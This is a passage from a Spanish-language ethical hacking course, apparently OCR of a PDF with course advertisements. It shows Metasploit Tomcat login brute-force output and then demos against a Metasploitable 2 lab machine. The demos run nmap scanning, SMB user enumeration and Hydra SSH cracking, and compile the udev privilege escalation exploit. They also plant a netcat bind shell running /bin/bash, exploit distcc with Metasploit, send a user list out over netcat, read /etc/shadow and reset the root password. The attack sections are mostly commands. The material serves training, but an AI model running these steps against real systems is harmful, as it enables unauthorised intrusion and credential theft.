[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:toor (Incorrect)
```

```
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:s3cret (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:vagrant (Incorrect)
```

```
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:toor (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:owaspba (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin: (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.0.58:8180 - LOGIN FAILED: root:toor (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```





Imagen 9-4. Ejecución del módulo auxiliar tomcat_mgr_login de Metasploit

Video del Webinar Gratuito: “Atacar Contraseñas con Kali Linux”
https://www.reydes.com/d/?q=videos_2019#wgackl

Video del Webinar Gratuito: “Romper Contraseñas con Tablas Arcoiris”
https://www.reydes.com/d/?q=videos_2017#wgrcta

10. Demos Explotación & Post Explotación

El Curso Virtual de Maltego está disponible en video:
https://www.reydes.com/d/?q=Curso_Maltego



Las demostraciones presentadas a continuación permiten afianzar la utilización de algunas herramientas presentadas durante el Curso. Estas demostraciones se centran en la fase de Explotación y Post-Explotación, es decir los procesos que un atacante realizaría después de obtener acceso al sistema mediante la explotación de una vulnerabilidad.

Este y otros temas se incluyen en los siguientes cursos:

Curso de Nmap: https://www.reydes.com/d/?q=Curso_de_Nmap
Curso de Metasploit Framework: https://www.reydes.com/d/?q=Curso_de_Metasploit_Framework
Curso Hacking Ético: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico
Curso Hacking con Kali Linux: https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

10.1 Demostración utilizando un exploit local para escalar privilegios.

Abrir con el software de virtualización las máquina virtuales de Kali Linux y Metsploitable 2

Escanear todo el rango de la red

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -sn 192.168.1.0/24
```

Escaneo de Puertos

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -p- 192.168.0.58 -oA escaneo_puertos
```

Colocamos los puertos abiertos descubiertos hacia un archivo:

```
┌──(kali㉿kali)-[~]
└─$ sudo grep open escaneo_puertos.nmap | cut -d " " -f 1 | cut -d "/" -f 1 | sed "s/$/,/g" > listapuertos

┌──(kali㉿kali)-[~]
└─$ sudo tr -d '\n' < listapuertos > puertos
```

Escaneo de Versiones

Copiar y pegar la lista de puertos descubiertos en la fase anterior en el siguiente comando:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -sV -p[puertos] 192.168.0.58 -oA escaneo_versiones
```

Obtener la Huella del Sistema Operativo

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -p- -O 192.168.0.58
```

Enumeración de Usuarios

Proceder a enumerar usuarios válidos en el sistema utilizando el protocolo SMB con nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn –script smb-enum-users -p445 192.168.0.58 -oA escaneo_smb

┌──(kali㉿kali)-[~]
└─$ sudo ls -l escaneo*
```

Se filtran los resultados para obtener una lista de usuarios del sistema.

```
┌──(kali㉿kali)-[~]
└─$ sudo grep METASPLOITABLE escaneo_smb.nmap | cut -d “\\” -f 2 | cut -d “ ” -f 1 > usuarios
```

Cracking de Contraseñas

Utilizar THC-Hydra para obtener la contraseña de alguno de los nombre de usuario obtenidos.

```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -L usuarios -e ns 192.168.0.58 -t 3 ssh
```

Ganar Acceso

Se procede a utilizar uno de los usuarios y contraseñas obtenidas para conectarse a Metasploitable2

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh -l msfadmin 192.168.0.58
```

Averiguar la versión del kernel:

```
uname -a
```

Verificar información del usuario actual.

```
whoami; id
```

Explotar y Elevar Privilegios en el Sistema

Buscar un exploit para el kernel

```
$ sudo searchsploit udev
```

Sobre el Exploit:

Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
http://osvdb.org/show/osvdb/53810

udev anterior a 1.4.1 no verifica si un mensaje Netlink se origina desde el espacio del kernel, lo cual permite a los usuarios locales ganar privilegios enviando un mensaje Netlink desde el espacio del usuario.

udev es un manejador de dispositivos para el Kernel de Linux. Principalmente, maneja nodos de dispositivos en /dev/. Maneja el directorio /dev y todas las acciones del espacio de usuario cuando se añaden o eliminan dispositivos.

Netlink es una familia de sockets utilizado para IPC. Fue diseñado para transferir información de red variada entre el espacio del kernel de linux y el espacio de usuario. Por ejemplo opoute2 usa netlink para comunciarse c on el kernel de linux desde el espacio de usuario.

Transferir el archivo conteniendo el “exploit” hacia Metasploitable 2

```
┌──(kali㉿kali)-[~]
└─$ sudo cp /usr/share/exploitdb/platforms/linux/local/8572.c /tmp/

┌──(kali㉿kali)-[~]
└─$ cd /tmp/

┌──(kali㉿kali)-[~]
└─$ less 8572.c
```

Poner nc a la escucha en Mestaploitable 2

```
which nc

nc -l -n -vv -w 30 -p 7777 > 8572.c
```

Desde Kali Linux enviar el exploit.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -vv -n 192.168.0.58 7777 < 8572.c
```

Compilar y ejecutar el exploit en Metasploitable

```
cc -o 8572 8572.c
```

Crear el archivo “/tmp/run” y escribir lo siguiente en él.

```
nano /tmp/run


#!/bin/bash
nc -n -l -p 4000 -e /bin/bash
```

Cambiar los permisos al archivo /tmp/run:

```

```

```
chmod 777 /tmp/run
```

Buscar el (PID) Identificador del proceso udev:

```
ps ax | grep udev
```

Al (PID) restarle 1 y ejecutar el exploit

```
./8572 [PID-1]
```

Una shell se debe haber abierto en el puerto 4000.

Ahora desde Kali linux utilizar nc para conectarse al puerto 4000.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -n -vv 192.168.0.58 4000

id
```

Comando para obtener una shell mas cómoda

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Post Explotación.

Buscar las herramientas disponibles en el Sistema Remoto.

```
which bash

which curl

hich ftp

which nc

which nmap
```

```
which ssh
which telnet
which tftp
which wget
which sftp
```

Encontrar Información sobre la Red objetivo.

```
ifconfig
arp
cat /etc/hosts
cat /etc/hosts.allow
cat /etc/hosts.deny
cat /etc/network/interfaces
```

Determinar conexiones del sistema.

```
netstat -an
```

Verificar los paquetes instalados en el sistema

```
dpkg -l
```

Visualizar el repositorio de paquetes.

```
cat /etc/apt/sources.list
```

Buscar información sobre los programas y servicios que se ejecutan al iniciar.

```
runlevel
ls /etc/rc2.d
```

Buscar más información sobre el sistema.

```
df -h
cd /home
ls -oaF
cd /
ls -aRlF
```

Revisar los archivos de historial y de registro.

```
ls -l /home
ls -la /home/msfadmin
ls -la /home/user
cat /home/user/.bash_history
ls -l /var/log
tail /var/log/lastlog
tail /var/log/messages
```

Revisar configuraciones y otros archivos importantes.

```
cat /etc/crontab
cat /etc/fstab
```

Revisar los usuarios y las credenciales

```
w

last

lastlog

ls -alG /root/.ssh

cat /root/.ssh/known_hosts

cat /etc/passwd

cat /etc/shadow
```

* Se podría también usar Jhon The Ripper para “romper” más contraseñas.

Video del Webinar Gratuito: “Kali Linux y CTFs”
http://www.reydes.com/d/?q=videos_2019#wgklctfs

10.2 Demostración utilizando contraseñas débiles y malas configuraciones del sistema.

Ejecutar Wireshark

Abrir una nueva terminal y ejecutar:

```
┌──(kali㉿kali)-[~]
└─$ sudo wireshark &
```

Descubrir los hosts en funcionamiento utilizando nping .

```
┌──(kali㉿kali)-[~]
└─$ sudo nping -c 1 192.168.0.50-58
```

Realizar un Escaneo de Puertos .

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -n -Pn -p- 192.168.0.58 -oA scannmap
```

Colocar los puertos abiertos del objetivo, descubiertos en el escaneo, a un archivo:.

```
┌──(kali㉿kali)-[~]
└─$ sudo grep open scanmap.nmap | cut -d " " -f 1 | cut -f "/" -f 1 | sed "s/$/,/g" > listapuertos

┌──(kali㉿kali)-[~]
└─$ sudo tr -d '\n' < listapuertos > puertos
```

Opcionalmente podemos quitar la coma final con:

```
┌──(kali㉿kali)-[~]
└─$ sudo sed '$s/,$//'puertos
```

Escaneo de Versiones

Copiar y pegar la lista de puertos en el siguiente comando:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -n -sV -p[lista de puertos] 192.168.0.58 -oA scannmapversion
```

Buscando el exploit relacionado a la ejecución remota de comandos en un sistema utilizando distcc.

```
┌──(kali㉿kali)-[~]
└─$ sudo searchsploit distcc
```

Encontrar el directorio de exploitdb

```
┌──(kali㉿kali)-[~]
└─$ sudo find / -name exploitdb
```

Entrando al directorio “exploitdb”

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/exploitdb
```

Visualizar el archivo.

```
┌──(kali㉿kali)-[~]
└─$ sudo less plarforms/multiple/remote/9915.rb
```

Ejecutando Metasploit Framework

13378 : distcc Daemon Command Execution

distcc es un programa para distribuir la construcción de código (C, C++,Objetive C Objetive C++) entre varias máquinas de una red. Cuando no es configurado para restringir el acceso al puerto del servidor, puede permitir a los atacante remotos ejecutar comandos arbitrarios mediante la compilación de trabajos, los cuales son ejecutados por el servidor sin verificaciones de autorización.

Más información sobre la vulnerabilidad:
http://cvedetails.com/cve/2004-2687/
http://www.osvdb.org/13378

Explotación:

```
msf6 > search distcc

msf6 > info exploit/unix/misc/distcc_exec

msf6 > use exploit/unix/misc/distcc_exec

msf exploit(distcc_exec) > set RHOST 192.168.0.58

msf exploit(distcc_exec) > set PAYLOAD cmd/unix/bind_perl

msf exploit(distcc_exec) > exploit
```

Una manera de escalar privilegios sería el encontrar la contraseña del usuario root o de un usuario que tenga permisos para ejecutar comandos como root, mediante el comando “sudo”.Ahora podemos intentar “crackear” la

contraseñas de los usuarios del sistema con hydra .

```
daemon@metasploitable:/$ cat /etc/passwd

daemon@metasploitable:/$ cat /etc/shadow
```

Obtener una lista de usuarios

```
daemon@metasploitable:/$ grep bash /etc/passwd | cut -d ":" -f 1 > usuarios
```

Transferir el archivo "usuarios" Ejecutar en Kali Linux

```
# nc -n -vv -l -p 7777 > usuarios

daemon@metasploitable:/$ nc -n 192.168.159.128 7777 < usuarios
```

Una vez "crackeadas" algunas de las contraseñas, se procede a autenticarse con una de ellas desde Kali Linux mediante el servicio ssh .

```
$ sudo ssh -l msfadmin 192.168.0.58
```

Una vez dentro del sistema procedemos a utilizar el comando "sudo".

```
sudo cat /etc/shadow

sudo passwd root
```

Ingresar una nueva contraseña y luego

```
su root

id
```



La fase de Post Explotación sería similar a la detallada en el primer ejemplo.

Video del Webinar Gratuito: "Transferir Archivos a un Sistema Comprometido"
http://www.reydes.com/d/?q=videos_2015#wgtasc

Video del Webinar Gratuito: "Capturar Tráfico de Red con Wireshark"
https://www.reydes.com/d/?q=videos#wgctdrcw

GYSM

Cursos Virtuales Disponibles en Video

Información del Curso	Imágenes
Curso de Hacking Ético Duración total del video: 14 horas Tamaño total del video: 4.2 GB Más información: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico	
Curso de Hacking Aplicaciones Web Duración total del video: 14 horas Tamaño total del video: 3.4 GB Más información: https://www.reydes.com/d/?q=Curso_de_Hacking_Aplicaciones_Web	


Curso de Informática Forense

Duración total del video: 14 horas

Tamaño total del video: 4.2 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_Informatica_Forense




Curso de Hacking con Kali Linux

Duración total del video: 14 horas

Tamaño total del video: 3.6 GB

Más información:

https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux




Curso de OSINT Open Source Intelligence

Duración total del video: 14 horas

